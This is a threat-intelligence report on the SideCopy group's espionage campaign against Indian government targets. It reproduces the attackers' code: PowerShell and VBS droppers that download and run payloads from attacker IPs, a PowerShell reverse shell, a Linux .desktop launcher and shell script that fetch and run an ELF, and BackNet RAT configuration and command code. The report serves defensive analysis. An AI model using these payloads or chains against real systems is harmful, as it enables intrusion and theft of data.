



Cyber Reports

SideCopy APT: from Windows to *nix

05/01/2022

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1 Introduction

Telsy Threat Intelligence team has observed a spear-phishing campaign conducted by cyber-espionage group **SideCopy** against critical government entities in India.

As previously published by “[TALOS Cisco Security Research](#)” also in this campaign, in addition to the military themes, **SideCopy** used publications, invitations to submit documents and reproduced phishing portals posing as Indian government webmail to trick victims into divulging their e-mail credentials.


SideCopy's delivery infrastructure consists of using compromised websites to deliver malicious artefacts to specific victims. In this campaign, the portal “[hxxp://assessment.mojochamps.com](#)” was compromised, the *WebShell* named “**WSO version 4.2.5**” was uploaded, and the infection chain began to spread.

The infection chain for **Windows** systems has remained relatively consistent with minor variations, but unlike previous observations an infection chain for ***nix** systems has been introduced. **SideCopy** continued to send spear-phishing e-mails with malicious file attachments ranging from *WEB links* to *LNKs* that installed remote access trojans (RATs) on infected systems.

In addition, **SideCopy** used the *BackNet* agent in some infection chains. [BackNet](#) is a Python Remote Access Tool. It is made of two main programs:

- A Command and Control server, which is a Web interface to administer the agents
- An agent program, which is run on the compromised host, and ensures communication with the Command and Control.

The agent can be compiled to native executables using *pyinstaller* and is therefore compatible with both *Windows* and **nix* operating systems.



execution process graph

2 Analysis

SideCopy's TTPs include compromising websites for use during targeting. These compromised infrastructures are used to host a variety of infection chains, ranging from standard phishing for credential harvesting to more complex phishing to install a RAT.


The portal “hxxp://assessment.mojochamps.com”, compromised by the threat actor, had malconfigured open directories that allowed access to directories and files saved by the cyber-espionage group.

The infrastructure analysed by **Telsy** contained a Windows infection chain that exploited the classic word document with a Remote Template Injection technique. The Linux infection was started with a WEB link that forced the target to download an archive containing a fake *Ink* that led to the installation of the **Backnet** agent.

2.1 Timeline and Targets


The analysis of the files on the compromised website made it possible to draw up a timeline of the activities conducted by the **SideCopy** group. Between the upload of the first *WebShell* and the last reported activity, which appears to be the creation of the Indian government's webmail phishing page, there were various activities such as uploading PHP and ELF files along with decoy documents.

The following storyline omits the decoy documents upload.



Depending on the context and modus operandi, all PHP and other files are consistent with each other, which makes it possible that the compromised site was used by the same threat actor to target only India.


Typically, the purpose of the PHP pages was to record the source IP and user agent of the visitor in a text file and then redirect the user to the malicious file or a decoy file depending on the purpose of the page.



Map of visitors' IPs

Analysis of the log files generated by the PHP pages was able to identify around 400 unique IPs, most of which were concentrated in India. Some of these IPs were attributed to Indian governmental and civil organisations by analysing the information contained in the **Whois** registry databases. For example:

- M.P. Power Management Company Limited
- Power System Operation Corporation Limited
- Inspector General of Police
- Chief of Naval Staff
- National Remote Sensing Agency.




Map of Indian visitor IPs

2.2 Malicious Windows Document Chain

The malicious document named *Jointness.docx* has been uploaded on the compromised web site on 5 December, it is reachable on “assessment.mojochamps.com/images/Jointness.docx” and has hash `0495046e0f23bda54f2e87a4f3ba13f29ddb1bd`.

This document exploiting the remote template injection, downloads from “<http://62.171.172.199/Theaterisation.docx>” its payload.

The template shows some contextual information about the “*Theaterisation of the Indian Army*”.



The payload, with hash `528b12deb66842d798a0467d92f6df4302f61c96`, tries to download the next stage using a PowerShell command from “<http://62.171.172.199:80/ab.vbs>”.

```
powershell.exe -NoP -sta -NonI -W Hidden -Exec Bypass Invoke-WebRequest -Uri http://62.171.172.199:80/ab.vbs -OutFile ab.vbs; start ab.vbs
```

The *ab.vbs* script, with hash `4933fe2ccebbba324d0807242fc4dc15376ee7aaa`, is used to download from “<http://62.171.172.199:80/bts.ps1>” a PowerShell script and execute it.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "cmd /k powershell.exe -NoP -sta -NonI -W Hidden -Exec Bypass -command (New-Object System.Net.WebClient).DownloadFile('http://62.171.172.199:80/bts.ps1', 'C:\Users\Public\bp.ps1');timeout 10;Del ab.vbs; PowerShell -NoP -sta -NonI -W Hidden -Exec Bypass -command C:\Users\Public\bp.ps1"
oShell.Run strArgs, 0, false
```

The PowerShell script, with hash `b50669db6ca41eb591170c9a0ebcb60937b10a24`, appears to be obfuscated. The obfuscation is trivial, basically each variable is named with a base64 long string.

```
$uWZCj obbYhAtUspICqWRUmEGPENabIXRbVBQGLLegVZHeyVvCd1SeXYta1XBwONRhwDmVaGuozbWcRzBSUOMJcniHUpZfAHjNmHsempat kMMghvYyMfaFPFxaLpMAUBaXanFrKsyQxNRMrGwLSeqbBnqNHLNncnCcTxzWshWmrGLLhoAnNbiMbIHttnyZfXlpjPlidXgyBqQYADEBhrXVhOwLRIteLhXxvzoNIZXWHRlFtBdmWqj TNKcJMjBvTrAUHnsQSMfmsMaIQMOHtnZndTqgKebPpMgVeyLoUDXyU0opQ0EvJfJbZgrzEOGjArBnmTvkC0yMkSacyCPDfgQdGeX1SCz0xtsWhUtLCTwX0DoUSzUWRrwwcWkIPEuBaQcWYtlyGvD0tn0pnXuo0CrgXRmBYWNBZmTHIyTKrsMCYsTJfXQqHeFPkIJCIVhKYCENP0bIVDanuFqPhj rCrxLzjGaFAPBgvnvzNzHRYSJ0DThJTzmomMS1vncfXHzqdQbNY1sKURckanBYhLfg00MkONBcmKkzBFGjsxtzFfsLgJ0K1dwrSjTF01mIrrpLUqthUscFBfVpajLbXJFnhHzYiyhNRNdWDDerrUATgFDQrCV1D0gefCbPdqFubnCaGrfLTxqgbVpenEU1ufScemvVtUAAZDmncPvLpuXNSxetMfSPpwcMdr = "g"

$SkpT05XdyYVASKGRpXPSKgnP0EId1LoCVXdKADkxhmyMeosNvyHvHWERc0CtzStfajyocXgdPflShcTzqMfwjPKIjXWxeas0s1brkLaYLSM1UaAx1tJfAGfM1Y0JYEnTYIQLI1qLIVheyRAI1AxHauENzhaGkWgXhuwTa0fmdzcpVna1spSeRwKdzEmwZHSzcKDZaL1vTrmXt1bIUvmkds1UYjKlwyCojURKAKRjwEccCcmHREaBjnlT0LJEtKAwrkALmcyX0KTFHSENoNvUMDsuSpAAaAapeqTaEjPjLmKaxBnAcASLnrfuWdJcIANUosSTQnpXVSEKnoxDSKwPpEqLqkxTEGK1CpLjDbXWqFajDWeqoZ1AF0t00ltXrAjJHXQdVnQj0LRXhqlPCKmMgobYzRcttEWHoQcVCVlNmNgeaFDdwXGDLKHaSuxXpPhVLUbXmHj1NyqDzIG = "Get-Str'in"

$Esl1IJAjHhSoyEh1ZnVtsKa1D0tEuGeuApHPomMgyVwpUCLwJSUAITzZmSPkL0JQukTDLvYehBbTfLqobbbJofZewyL1I1uMqJXDFRCrBhokVYHtqLmTEyKpStzGhdUxMmMzMDAeGeYqSvZjnVlbtbNPPBCjCPMTErLhmFeFvCL0InxpbCFETkVKKapMzWZKZxEM1QumsNGSS1MAVRAXMcaU0VIRLxKPV1JKDPvM1QInUj rMaIMBqEGuJaHQRBG0yvcC0pQcWRTKtE1j0r0dbEdtvlLzmrxbEKerAlJAcqDLA0atEYsvwPpZG1WJKYJUV1v1FCyGuPtEYeqmkj10Fj10mhzrMPZurpZEP0svzqWjTYXmviWgQxRLzEAT1LmnyYHK0wqVTVFvTbUdFTczWUcp0HwGyGBeVpbCCuSrnG0RgzfQMas1HeDduURJAIFZeMpxvofJwvcwHzJorh1VmhbnYdWfYjZmce0s = "Get-Byte's"

$wssUosMxmrFoepLgIIUajNIWxmyjdwjYTHDCQXXvNAFvdvQV1HeZc0uzuZpCaIpFytvGxYXhNHycKXxhXgegGLGogHhrHWEHaxmLGHsWymRELH0hLaFMdEWg1c5VtYeEHJ3oxBHUCaXeYrphatGWvGD0Bdu1G1HGtaLoquhFasVahxCHjSfCvqlqtqHCXUjtxjDKCQVabpSATZJLnVkaEjvwu1voBRlyeLJZkuhpMPCBovUheoMIhseBYrksWkpaZlJLMCSnVKUgeq1dj0yFomFVzTnSxToNB0JA0FHFFASvKwqSxncscSxsczcgcnTq0DKWsq1FwdYpuFXojLjMDaWslLFrWdmPmbUtqJRzblmldXgUulMrGgIFnXVsoUnzXkLVFFLeno0ygyAAEGogWkDUdhN1SG0pKEL1h1AyhxQcAhvSAPRTEr0JkXgdIpZoYwvtI1L1jUkAoaQER1QpZJLnrGKVAaAS0pudoZcOfHeHJXneodxVGeZwGraZJXLe1DEkzucsPRcgKxYvSfoIekjZ1HBKXbaJBUbMxNwksbrgsFhwQ1cL0AQgkbwntfbxjCpwaCFEHSFmW0FRUqxUHMhHjabbNevrpARfzTqHJLAKwAnUyWwq1YmeVpE0pjoXmmt0yKoaJGyeEzYobLbCKMNDPTvBm1QUPd1cuGGuFQSRNwoeDv1V0jVrXAgxEndtmoq0Mdf00rBmDmenopICpSwGzZHD0pdaeVsdSTHwgnKPRRgoyMAERZUCFT1XvzteiqPV5gXKRYORUftgNedg0gdK0JyPqyHdfjzvt1su1FEzMuDhLXRXSjVgLoRkMTvTw00C0GufzTNKNmQn0RUXfVwRhmKqYaFEAT0womeZkyPzkuCHPY1QnbV0UjVHhdAmBZ1JkEtLN = "g"

$$JGPBNAcagctHcdWcYFbcHUEMaYsDRtKNNvPW0fdtJROZHTFHGJenkpUOGLFDI1bazaVYqWkEhdNsjDdn0Hj0SvYxerTCkyuudkLUtNqbdXKY0axXhokkDwXyJwqGkVrJh0qcsROVg3bBRyCaLmCsWzdtTqGTcJuuTAKRz1fABYEZMkFKFscPUD0bS1HmN1IKzeohzzuKeddrK1KwFq0xUf0ZnHpvVhzeMLEHtV1qlprrJJ1Sxpumd0UAmxeyYbD1x3SmqkxohKVYJyEYtU3MclU0MADLqthYvHYU1Pz1VnmkvnDsoz0pDCkLymAyur0ctj0cpcXhckYjBKXdpILbSMcFmNqvgIvxiCrTEPEFIsfd1bbk1APTwdNRZBvzbxrTnplLR0pAvGRtUanTSndhKnspen1I1hHfBwXtG1z01w0hmLxPz0FkLmC1SXFdx0adnFRBzYANFp0ueJbqdlHGRCzPVErNnrRBR1T11tUUMFYRWangH1Hv1k8bdz1201kkfB5ZFbPnLy0MgdMaojFMUXJWwGxHlVfGwLbVKNRNC0EhKfVwobHunV1J1TSoaTEfgc0CSq0Pv0PvFNQ0SP3UK0y0H1J1VrxuqGf1c9dGHqdBFLT8ndEYad1BLeeLHwHlywLQf = "I'En'c'od'in"

$zkrPYrjpeWnFjW0SLWdV0zRMJnaKCLTQeZtSgGnflseoIeqI1Nw0rHLWNNYssdpmMVDVzRfXq0EcZyEYkfsXzYjJpTcTvKSp0QSPANSULSDrXdkpHuhjqUedzFidLmVpxeAw0BkkoXE1SuJynomDWCZRSXjuxIqmlz0k0tfrDtYnETTPMkXGhsyIZCqtgagmeNthF1VkJpCnLKH05XPBTb11vTjXvm0aKYTfmqoa0yFSE1EAokaFAefBjWpRfXcPFI1TEENGfdxQdWIZtVHKUSIVSEqfnoXZwqeag1sYbU6Zd1HmWfUeUo0dCxBcuEg10s1Ex1pKaAbLPXmWSD0TcxXZmsTetaeXZCNcCuGSSPAqtfjEeTDERZmpkKmbWQnZCTGhJLW0UaNaubGKHMHWcGhEShZNSKPKYjcekSg0AMKFR1TqLkX0x1XWV1nBEZcbNyyqWmJHUPUuzrGBSvWu1IEX0SRRFoVTKh0yareBwmtSDrHzfKvaXmksVfGHVdanRvJ1Yjds1JMY0tFVfUInLmowG3rUFULMSEdAJAwYz1Zu1bwZy3kwdUfjCKVynNkulrccryvVfTGRTYwgUurajqzAMVnYoUgcCnD1Uv0WuzpMjvwYFZ0vVedAmIFozSg = "ext'.A'SC'I"
```

After de-obfuscating the code try to unload an additional PowerShell buffer, run it, and return the output to C2.

```
$sockObj = New-Object System.Net.Sockets.TCPClient("0xCFB4F3BA",443);
$streamObj = $sockObj.GetStream();
[byte[]]$recvd_buf = 0..65535|%{};
while(($len_recvd = $streamObj.Read($recvd_buf, 0, $recvd_buf.Length)) -ne 0){;
    $payload = (New-Object -TypeName System.Text.AsciiEncoding)."GetString"($recvd_buf,0, $len_recvd);
    $out_err = (iex $payload 2>&| Out-String );
    $out_tosend = $out_err + "PS " + (pwd).Path + "> ";
    $output_obj = ([text.encoding]::ASCII)."GetBytes"($out_tosend);
    $streamObj.Write($output_obj,0,$output_obj.Length);
    $streamObj.Flush();
};
$sockObj.Close()
```

The IP is stored in hexadecimal and it corresponds to `207.180.243.186`. This IP, which was inaccessible at the time of the analysis, is used also by multiple *GOLang* malware samples.

2.3 LINUX LNK Chain

The Linux chain starts with an archive containing a malicious link file (*.desktop*) for Linux, when the victim opens the link file the infection continues downloading and executing the malicious payloads and the decoy document.

The compromised website hosts multiple decoys document about Indian Government these shows that it has been used long time as base for the campaigns. Moreover, multiple php pages, created by the threat actor self on the compromised site, behave different if they are reached from different devices.


The page “*assessment.mojochamps.com/uploads/v/p/index.php*” created on 14 November redirects to:

- *assessment.mojochamps.com/uploads/v/p/Noting-Sheet.tar* (Created on 14 November) if visited from a not Linux OS. The archive contains a document not malicious.
- *assessment.mojochamps.com/uploads/v/p/Noting-Sheet.tar.gz* (Created on 14 November) if visited from a Linux OS. The archive contains a malicious Link file.

The archive *Noting-Sheet.tar.gz*, with hash *f1d4e63edb11e6e3aa00889d7f3c8fc4052f344c*, contains the file *Noting-Sheet.desktop*, *cd6063cca3326cce343ad9c43a423a9f89e34e78*, that downloads the payload and a decoy document.

```
[Desktop Entry]
Encoding=UTF-8
Name=Noting-Sheet.odt
Exec=sh -c "/usr/bin/wget 'http://assessment.mojochamps.com/uploads/v/x.php' -O /tmp/Noting-Sheet.odt; /usr/bin/wget 'http://144.91.81.188/cmd.sh' -O /tmp/exe.sh; cd /tmp; chmod +x exe.sh; libreoffice /tmp/Noting-Sheet.odt | bash exe.sh"
Terminal=false
Type=Application
Icon=document-x-generic
```

The decoy document downloaded and opened is the same contained in *Noting-Sheet.tar*.



While the `cmd.sh` file, with hash `9efad25410c159109588cad5d0b192cb296805f4`, downloads the final payload from: “`http://144.91.81.180/x64`”.

```
#!/bin/bash
wget 'http://144.91.81.180/x64' -O /tmp/x
chmod +x /tmp/x
/tmp/x
```

The final payload `x64`, with hash `a10c90626d8de12c4b378ab0cbb30032c61b0e76`, is an ELF file for `x86_64` bits. It is written in python and packaged through `pyinstaller`.

```
python2 ~/Desktop/tools/analysis-tools/pyinstxtractor/pyinstxtractor.py x64
[+] Processing x64
[+] Pyinstaller version: 2.1+
[+] Python version: 27
[+] Length of package: 6312511 bytes
[+] Found 44 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: x64-8082.pyc
[+] Found 448 files in PYZ archive
[+] Successfully extracted pyinstaller archive: x64
```

After completely decompiling the malicious sample, the configuration file and the main source file were identified, clearly showing the full functionality of a RAT communicating with “`http://173.212.200.69:8082`”.

```
uncompile2 x64 extracted/out00-PYZ.pyz extracted/config.pyc
# 2021.12.25 19:00:44 CST
#Embedded file name: config.py
SERVER = 'http://173.212.200.69:8082'
HELLO_INTERVAL = 1
IDLE_TIME = 60
MAX_FAILED_CONNECTIONS = 20
PERSIST = False
HELP = "\n<any> shell commands\nExecutes the command in a shell and return its output.\n\nupload <local file>\n\nloads <local file> to server.\n\n<url> <destination>\nDownloads a file through HTTP(S).\n\nzip <archive name> <folder>\nCreates a zip archive of the folder.\n\nscreenshot\nTakes a screenshot.\n\npython <command/file>\nRuns a Python command or local file.\n\npersist\nInstalls the agent.\n\nclean\nUninstalls the agent.\n\nncrack\nncrackdown\nCracks down against agent.\n\ninstall\nLists agent directory.\n\nnext\nKills the agent.\n"
+++ okay decompiling x64 extracted/out00-PYZ.pyz extracted/config.pyc
# decompiled 1 files: 1 okay, 0 failed, 0 verify failed
# 2021.12.25 19:00:44 CST
```

The main source code implements a full RAT, the first action of the agent is to upload a file containing all the files stored in the home directory.

```
def listall(self):
    """ list file directory and uploads it to the server"""
    os.system('cd; find . -type f > /tmp/list.txt')
    list_path = '/tmp/list.txt'
    self.upload(list_path)
```

The implemented main loop requests commands from C2 to be executed and waits.

```
else:
    self.cd(args[0])
elif command == 'upload':
    if not args:
        self.send_output('usage: upload <localfile>')
    else:
        self.upload(args[0])
elif command == 'download':
    if not args:
        self.send_output('usage: download <remote_url> <destination>')
    elif len(args) == 2:
        self.download(args[0], args[1])
    else:
        self.download(args[0])
elif command == 'clean':
    self.clean()
elif command == 'persist':
    self.persist()
elif command == 'exit':
    self.exit()
elif command == 'crack':
    self.crack()
elif command == 'listall':
    self.listall()
elif command == 'zip':
    if not args or len(args) < 2:
        self.send_output('usage: zip <archive_name> <folder>')
    else:
        self.zip(args[0], ' '.join(args[1:]))
elif command == 'python':
    if not args:
        self.send_output('usage: python <python_file> or python <python_commands>')
    else:
        self.python(' '.join(args))
elif command == 'screenshot':
    self.screenshot()
elif command == 'help':
    self.help()
else:
    self.runcmd(commandline)
```

Here, the threat actor used an open-source red teaming agent+C2 named [BackNet](#).

BackNet is a Python Remote Access Tool. BackNet is made of two main programs:

- *A Command and Control server, which is a Web interface to administer the agents*
- *An agent program, which is run on the compromised host, and ensures communication with the CNC*

*The agent can be compiled to native executables using **pyinstaller**.*


Indeed, below its visible the same snippet of the agent hosted on github.

```

305         else:
306             self.cd(args[0])
307     elif command == 'upload':
308         if not args:
309             self.send_output('usage: upload <localfile>')
310         else:
311             self.upload(args[0],)
312     elif command == 'download':
313         if not args:
314             self.send_output('usage: download <remote_url> <destination>')
315         else:
316             if len(args) == 2:
317                 self.download(args[0], args[1])
318             else:
319                 self.download(args[0])
320     elif command == 'clean':
321         self.clean()
322     elif command == 'persist':
323         self.persist()
324     elif command == 'exit':
325         self.exit()
326     elif command == 'zip':
327         if not args or len(args) < 2:
328             self.send_output('usage: zip <archive_name> <folder>')
329         else:
330             self.zip(args[0], " ".join(args[1:]))
331     elif command == 'python':
332         if not args:
333             self.send_output('usage: python <python_file> or python <python_command>')
334         else:
335             self.python(" ".join(args))
336     elif command == 'screenshot':
337         self.screenshot()
338     elif command == 'help':
339         self.help()
340     else:
341         self.runcmd(commandline)

```

The C2 infrastructure is little different in the front end, indeed the threat actor hand is visible in the ascii art on the home page of the C2.



Command and Control

```

<!-- raw.githubusercontent.com/Vinatechvn/backnet/master/server/webui/templates/login.html -->
<pre>
{% with custom_header=True %}
{% include "header.html" %}
{% endwith %}

<header>
<div class="container">
<div style="white-space: pre;color: #b5e853;font-weight: bold">
BACKNET
</div>
</div>
</header>

<div class="container">
<section id="main_content">
<form method="POST">
<h2>Passphrase: </h2><input type="password" name="password" style="width: 50%"> <input type="submit" value="OK">
</form>
</section>
</div>

{% include "footer.html" %}
</pre>


```

Github source code

Another infection chain starts from the following PHP page “assessment.mojochamps.com/uploads/hg/index.php”, created on 6 December, redirects to different pages according to the user agent.

- For Mac users redirects to <https://vpn.nic.in>
- For Windows users redirects to “<http://www.docfinderlist.somee.com/email.gov.in/Scanned-Cm-Dec21-.rar>” that is a password protected RAR having hash `eabd5a4d35aa53cbda210690330f0fe45573e0ba`
